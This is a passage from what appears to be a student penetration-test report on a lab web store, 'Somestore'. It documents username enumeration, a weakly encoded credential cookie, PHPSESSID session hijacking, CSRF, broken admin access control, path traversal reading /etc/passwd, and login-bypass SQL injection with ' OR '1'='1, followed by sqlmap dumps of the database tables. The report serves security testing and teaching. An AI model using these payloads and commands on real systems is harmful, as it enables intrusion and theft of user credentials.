


Figure 13 - Password Change

Figure 14 shows the updated database with the new [Aboruc@gmail.com](mailto:Aboruc@gmail.com) password.




Figure 14 - Password Change

### Test Client-Side Controls Over User Input

The script that was used previously will now be changed to search for the keyword “input”. This returned the following URLs:

* http://192.168.1.10/alterpassword.php
* <http://192.168.1.10/contact.php>
* http://192.168.1.10/customer.php
* http://192.168.1.10/index.php
* http://192.168.1.10/insertCustomer.php
* http://192.168.1.10/login.php
* http://192.168.1.10/logout.php
* http://192.168.1.10/products.php
* http://192.168.1.10/products.php?command&productid
* http://192.168.1.10/profile.php
* http://192.168.1.10/userValidate.php
* http://192.168.1.10/warehouse\_1.php
* http://192.168.1.10/warehouse\_1.php?command&productid
* http://192.168.1.10/warehouse\_2.php
* http://192.168.1.10/warehouse\_2.php?command&productid
* http://192.168.1.10/home.php
* http://192.168.1.10/process.php
* http://192.168.1.10/session.php
* <http://192.168.1.10/phpinfo.php>

By searching for the word “input”, it means that all URLs that contain a form that allows user input are found. These forms will now be tested, to see if any controls that have been put in place, are reinforced.

On the contact page, it is specified that the subject field can only accept one hundred characters. Upon testing, more than 100 characters can be entered into the subject field text box, but only the first one hundred characters are stored in the database, with the remainder of characters being dropped. The user is not informed of this when they are entering characters into the text box.

In the /profile.php page there is an option that allows the user to upload a file and the html input type is specified as file. Upon attempting to change the input type to text and enter a text input rather than a file, the server detected that no file was submitted and outputted an alert box containing an error message. This can be seen in Figure 15.




Figure 15 - File upload error

Overall, the majority of the input types for the application are text, even when the input required is not text (for example the mobile no. form in the contact page).

## Test the Authentication Mechanism

### Test Password Quality

When creating a password, the application does not inform the user what characters are valid. Therefore testing must be undertaken to establish what the password requirements and restrictions are.

Several different passwords were created, varying from zero to 100 characters long, with uppercase, lowercase, numbers and special characters being used.

Upon testing what input is accepted for passwords, it was found that passwords can be anywhere from zero to twenty characters. If a user creates a password that is longer than twenty characters, then it will cut any characters after the twentieth character, without warning to the user. If a user creates a password of zero length, then the account will be created successfully, but the user will encounter problems when trying to log in, as the password field cannot be left empty in the login field.

Several accounts were created to further probe the password specification, and discover if any characters are not accepted. The passwords used were ‘h’, ‘123’, ‘H311O’, and ‘<!!??>’. Figure 16 shows a screenshot of the database where the accounts are stored. All the passwords were stored successfully, with the exception being the special characters’ password. This could be because the angle brackets are being interpreted as html code.



Figure 16 - passwords stored

To test this theory, another account was created using the password “!£$%”.

Figure 17 shows the new special characters password being created successfully, proving that the application does not reject all special characters.



Figure 17 - Special Character Password

An account will be created with a strong password that contains upper and lowercase letters, numbers and special characters. This password will then be used to check if the server correctly validates a password. For the purpose of this test, the password will be “hec3K$t0:<fdw<k”.

After trying to create this password, it was shortened and stored in the database as “hec3K$t0:”. Testing was then carried out with inputs containing the characters ‘:’, ’<’ and ’>’. It was found that any password containing a ‘<’ symbol is cut, with any characters after and including the specified, being cut from the password.

Because of this, the new password that will be used for testing is “hec3K$t0:>fdw>k”

Testing occurred by removing certain characters, changing some characters and changing the cases of the characters in the password. It was found that the passwords are not case sensitive, but do need to be an exact match.

### Test for Username Enumeration

The username is used for authentication in the login and account details pages. A secret cookie is also created when a user is logs in.

Two attempts to login as a user will be made. One with a valid username, and one without. Upon attempting to login with an invalid username, an alert box is displayed, and this can be seen in Figure 18. If the login is successful, then the website redirects the user to the homepage.




Figure 18 - Invalid Username

This means that the webpage is displaying when a username is valid or invalid. After further testing, it was found that if a valid username, but invalid password is supplied, then no error message appears; but if an invalid username is provided, then the server will display the error message seen in Figure 18. This makes it clear when a valid username has been provided.

When using the change password function but changing the username in the hidden field to an invalid username, then the password change will fail. The server does not display any different information compared to when a valid username is supplied.

In the /company-accounts/ page, a lot of the customers personal and sensitive data is stored. This can be downloaded and potentially used to guess customer’s usernames.

### Test Resilience to Password Guessing

To test for resilience to password guessing, invalid passwords will be supplied for the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) account in the login page. After fifteen attempts at logging in, no message appeared saying that the account is/will be locked. After logging back into the account with correct credentials, no message appeared explaining that a large amount of failed attempts to gain access to the account had occurred. This suggests that there is no limit on how many times a user can attempt to login.

### Test the Remember Me Function

When logging in with the remember me function highlighted, the application passes a “loginkeeping” field. This is not seen when logging in without the remember me box ticked. There are two cookies present in the headers. The “SecretCookie” and the “PHPSESSID”.

The secret cookie was captured on three separate occasions with the remember me box ticked. By looking at the cookies, it was found that they are almost identical. The cookies are as follow:

dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vMToxNTM5ODg1NTMx

dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vMToxNTM5ODg1NjM4

dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vMToxNTM5ODg1Njgy

From these captured cookies, it is clear that they are identical, except for the last three characters. After trying several decryption methods, it was found that the encryption key is base64 – ROT13. Therefore, the cookies above are deciphered as:

hacklab@hacklab.com:hacklab:1539885531

hacklab@hacklab.com:hacklab:1539885638

hacklab@hacklab.com:hacklab:1539885682

The format for the cookies appears to be username:password followed by a sequence of numbers that all match except for the last three.

### Test Username Uniqueness

An account was created with the email address of [UniqueUser@UniqueUser.com](mailto:UniqueUser@UniqueUser.com). Another account was then made with the exact same credentials. Upon checking the database of users, it was seen that the second account was not created, yet no error message was displayed when the user created the second account. This shows that the usernames are all unique, but the system does not tell the user if the username they are trying to register already exists.

### Check for Unsafe Transmission of Credentials

As found in the previous stage, the application stores the login credentials in a cookie. The application also transmits sensitive data in plain text. For example, when logging in, the headers can be captured to view the username and password being passed.

### Fail-Open

When logging in through the login page, the request parameters are the username and password. This is displayed in the header as “magaca=hacklab%40hacklab.com&furaha=hacklab1&submit=+Login”

Upon editing the parameters submitted to the application, none of the changes allowed a successful login. Instead they would display the message seen in Figure 18, and redirect back to the login page. The parameter changes attempted were:

* Submit an empty string as the value
* Remove the parameter names
* Submit very long and very short responses
* Submit strings instead of numbers, and vice versa
* Submit the parameter multiple times with different values.

### Exploit Vulnerabilities to Gain Unauthorized Access

**Username guessing**

Due to the application highlighting when an invalid username is entered, it would be possible to use Hydra *(THC Hydra – SecTools Top Network Security Tools, 2018)* to brute force the usernames, and return when a valid username is found. When the message saying “Username not found” appears, the hacker knows the username does not exist. If no such message appears, then the username is valid.

**Password guessing**

After a valid username has been found, password cracking tools such as hydra can be used again to brute force the password. This is due to there being no limit on the amount of attempts that can be made to crack a password. Brute force attacks are also more likely to be successful as there is no limit on how small a password can be.

## Test the Session Management Mechanism

As discovered in the previous sections, the secret cookie is unique to each user. The information contained within the secret cookie includes the users’ username, password and some unknown numbers. Due to the cookie containing the username and password of the user, session hijacking using the secret cookie is unnecessary as all the needed credentials are already acquired.

In order to understand the pattern between the numbers at the end of the cookie, a large number of cookies were gathered for analysis from the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) user during the login stage. Burp repeater was used to capture and repeat these login attempts, and the cookies are as follow:

* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM4NDE%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM4NTk%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM4NzM%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM4ODk%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM5MDA%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM5MDk%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM5MjQ%3D
* dW5weHlub0B1bnB4eW5vLnBiejp1bnB4eW5vOjE1Mzk4ODM5MzM%3D

These translate into:

[hacklab@hacklab.com:hacklab:15398838417](mailto:hacklab@hacklab.com:hacklab:15398838417).

[hacklab@hacklab.com:hacklab:15398838597](mailto:hacklab@hacklab.com:hacklab:15398838597).

[hacklab@hacklab.com:hacklab:15398838737](mailto:hacklab@hacklab.com:hacklab:15398838737).

[hacklab@hacklab.com:hacklab:15398838897](mailto:hacklab@hacklab.com:hacklab:15398838897).

[hacklab@hacklab.com:hacklab:15398839007](mailto:hacklab@hacklab.com:hacklab:15398839007).

[hacklab@hacklab.com:hacklab:15398839247](mailto:hacklab@hacklab.com:hacklab:15398839247).

[hacklab@hacklab.com:hacklab:15398839337](mailto:hacklab@hacklab.com:hacklab:15398839337).

It is clear that the numbers at the end are increasing, and that the “7.” is not actually included in this process like the preceding numbers. These numbers could represent the number of seconds that have passed between each request. To test this theory, a cookie was generated, and then 7 seconds was waited before the next cookie was generated. These cookies, when decrypted, were [hacklab@hacklab.com:hacklab:15398843877](mailto:hacklab@hacklab.com:hacklab:15398843877) and [hacklab@hacklab.com:hacklab:15398843947](mailto:hacklab@hacklab.com:hacklab:15398843947).

The difference between the numbers 1539884387 and 1539884394 is 7. This is tested again with the decrypted values [hacklab@hacklab.com:hacklab:15398851517](mailto:hacklab@hacklab.com:hacklab:15398851517) and [hacklab@hacklab.com:hacklab:15398851617](mailto:hacklab@hacklab.com:hacklab:15398851617) with ten seconds waited between each request. The difference between 1539885151 and 1539885161 is ten. This evidence proves the theory that the numbers at the end of the cookie relate to time passed between each request, or are at least related to time in some way.

This means that if the same user logs in at two separate locations, then two separate cookies are generated.

To test if it is possible to log in at two different locations, the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) account was logged in on two different machines. The login was accepted on both machines and to test if both accounts could still perform actions, the profile picture of the user was updated on one account. Upon refreshing the other machine, the profile picture was also updated. This means that two users can be logged in on the same account, at the same time.

During testing to discover if the users’ session is still active after logging out it was found that the secret cookie was not removed from the headers. However, when attempting to access the “my details” page, the page loaded successfully, but no personal details from the user were disclosed. This suggests that the secret cookie is not used to remember what user is logged in, but simply contains the information about the user.

Due to the http-only flag not being set, and the cookies being transmitted over http, they are vulnerable to interception and modification.

### Testing for Session Hijacking

Session hijacking using the ‘secret cookie’ is not necessary as if the attacker knows the secret cookie, then they can gain the username and password. However, session hijacking was still attempted using the secret cookie to see if it is possible.

A cookie was captured when attempting to login as the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) account. This cookie was obtained, decoded, and edited. The username and password were edited to the [Aboruc@gmail.com](mailto:Aboruc@gmail.com) credentials, and the timings at the end were kept the same. This new cookie was then encrypted and replaced the original cookie. When the page was refreshed, the hacklab user was still logged in, meaning that the account did not update to the Aboruc account, and the session did not fail. Therefore, the secret cookie is not used to create the session for each user. The secret cookie does not appear to be essential for the workings of the application.

The PHPSESSID is also unique to each user, with a new ID generated every time the user logs in.

Session Hijacking will also be attempted using the PHPSESSID. A PHPSESSID cookie is captured from logging in as the hacklab user on the Google Chrome browser. This cookie has the value of “kg8g7omjq9lmdhsg484h5599d1”.

The Somestore web application is then connected to using Firefox. On the Firefox browser, the user is not logged in. Using the tool Cookies Manager+ *(Cookie Manager – Get this Extension for Firefox (en-US), 2018)*, the PHPSESSID on Firefox is replaced with the cookie acquired previously from the hacklab user. This can be seen in Figure 19.




Figure 19- session hijacking

After refreshing the Firefox browser with the new PHPSESSID cookie, the application logs in as the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) user, giving full access to the hacklab account. This means that session hijacking is possible, and only the PHPSESSID is required.

### Testing for CSRF

Testing for CSRF was undertaken on the /process.php page. A form was created that was near identical to the form used on the /process.php page. This form can be seen in Figure 20.



Figure 20 - CSRF form

Upon opening this newly created html form, the /index.php page was loaded – like it would normally when the /InsertPayment.php page is called. To check if the request was submitted correctly, the database was looked at on the admin page.




Figure 21 - Updated Database

Figure 21 shows the database of all the customer orders. It has been successfully updated with the order that was sent in the CSRF form, proving that the site is vulnerable to CSRF.

## Test Access Controls

### Understand the Access Control Requirements

The Somestore web application employs horizontal and vertical segregation. There are two types of users, a customer and an admin. The admin users are able to view all the information contained on the website, including the customer’s account details, any order details and the company reports. In addition to this, admins can add Employees, Products, Categories and Warehouses. Customers are able to login, view and change their own set of personal details.

In order to test if user authentication is correctly carried out, the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) user will log in and attempt to access the admin pages by using the admin URLs. The URLs for admin specific areas are:

* http://192.168.1.10/admin/customerTable.php
* http://192.168.1.10/admin/order.php
* http://192.168.1.10/admin/add\_category.php
* http://192.168.1.10/admin/add\_warehouse.php
* http://192.168.1.10/admin/add\_product.php
* http://192.168.1.10/admin/Employee.php
* http://192.168.1.10/admin/ProductReport.php
* http://192.168.1.10/admin/CustomerReport.php
* http://192.168.1.10/admin/EmployeeReport.php
* http://192.168.1.10/admin/OrderReports.php
* http://192.168.1.10/admin/Backup.php

After testing all the URLs, the hacklab user was unable to gain access to the first six pages, thus meaning that they were unable to add, update or remove any of the categories, products, warehouses or employees, and they couldn’t view the Customer Table or Employee page. However, the user was able to gain access to all of the companies reports and could backup the server. This means that for access to these pages, the server is not authenticating the users correctly.

Contained within the Customer Report are all the users email addresses and within the Employee Report is all the employee usernames – including the admin usernames. This gives an attacker a big advantage as they now only need to crack the password to break into a customer or admins account.

## Test for Input Based Vulnerabilities

In this section, common vulnerabilities within the application are searched for and exploited.

The pages that allow for user crafted input are:

* /userValidate.php
* /index.php
* /updatepassword.php
* /feedback\_process.php
* /cart\_update.php
* /InsertPayment.php
* /insertCustomer.php
* /employeeValidate.php
* /admin/searchware.php
* /admin/jointCustomer.php
* /admin/insertProduct.php
* /admin/empRegistration.php
* /admin/insertCategory.php
* /admin/insertWarehouse.php

Among these pages, the secret cookie also submits data in the HTTP headers.

### Test for Path Traversal

To test for path traversal, a command line tool called dotdotpwn *(wireghoul/dotdotpwn, 2018)* was used. There are four pages that use a parameter in the URL. The terms and conditions page, the thank you page (found after submitting a contact us form), the cart update function and the profile update page. The /addendum.php?type=terms.php will be used to search for path traversal vulnerabilities. Using dotdotpwn, it was found that this webpage is vulnerable, and the results can be seen in Figure 22.




Figure 22 - Path traversal

Upon testing these results, the webpage was altered to display information about the webserver. In Figure 23, the results of the ../../../../etc/passwd path traversal can be seen.




Figure 23 - ../../../../etc/passwd

This shows that the base directory is four directories backwards from the terms and condition page. This also proves that the application is vulnerable to path traversal, meaning that information contained within files can be discovered and displayed on the webpage.

### Test for SQL Injection

Burp intruder was used to test for SQL Injection vulnerabilities contained within all pages that allow user input. The payloads used were:

* ‘;--
* ‘ –
* ' OR '1'='1

The pages that came back indicating that they may be vulnerable are as follow:

* /userValidate.php
* /feedback\_process.php
* /InsertPayment.php
* /admin/empRegistration.php
* /admin/insertProduct.php
* /admin/insertWarehouse.php
* /admin/insertCategory.php

One of the pages that Burp indicated may be vulnerable to SQL injection is the login page. If this page accepts SQL injection, then it could potentially be used to bypass authentication for an account. The webpage was supplied with a valid username, and then the SQL syntax used previously was inserted into the password field.

The first two results processed normally and did not allow the user to log in. However, the third result logged the user in successfully.

The syntax ' OR '1'='1 is inserted in both the login and password fields. The server incorrectly processes this and accepts the SQL syntax as valid input. This forces the webpage to login successfully. The account that the user gets logged in as is the hacklab@hacklab.com account.

Figure 24 shows that the first account in the database is the hacklab@hacklab.com account. This implies that the reason the user was logged in as the hacklab account is because it is the first account in the database. To test this theory, the hacklab account is deleted and the SQL injection is run again.





Figure 24 - Customer database

The results of this can be seen in figure 25, and show the user logged in as [tjones@gmail.com](mailto:tjones@gmail.com).




Sqlmap was then used to gain further information about the system. The header for the login page was captured using burp, and was pasted into a text file called “exploit.txt”.

Figure 25 - SQL Injection

The type of database in use was found using the command: Sqlmap –r exploit.txt –f

Sqlmap returned that the type of database in use is MySQL. Knowing this information, a lot of other information can be found about the database.

It was found that the user currently logged into the database is ‘root@localhost’ which is also the database admin account, and that the database used by the application is called called ‘somstore’

Figure 26 shows all of the database users on the account.



Figure 26 - database users

All of the columns from each of the tables in the somstore database were dumped and can be seen in Appendix F.

Sqlmap was then used to dump the employees table. This can be seen in Figure 27.




Figure 27 - employee table

The customer table was also dumped using sqlmap. This is seen in figure 28.



Figure 28 - Customer Table

From this information, an attacker can gain admin and user accounts on the website.

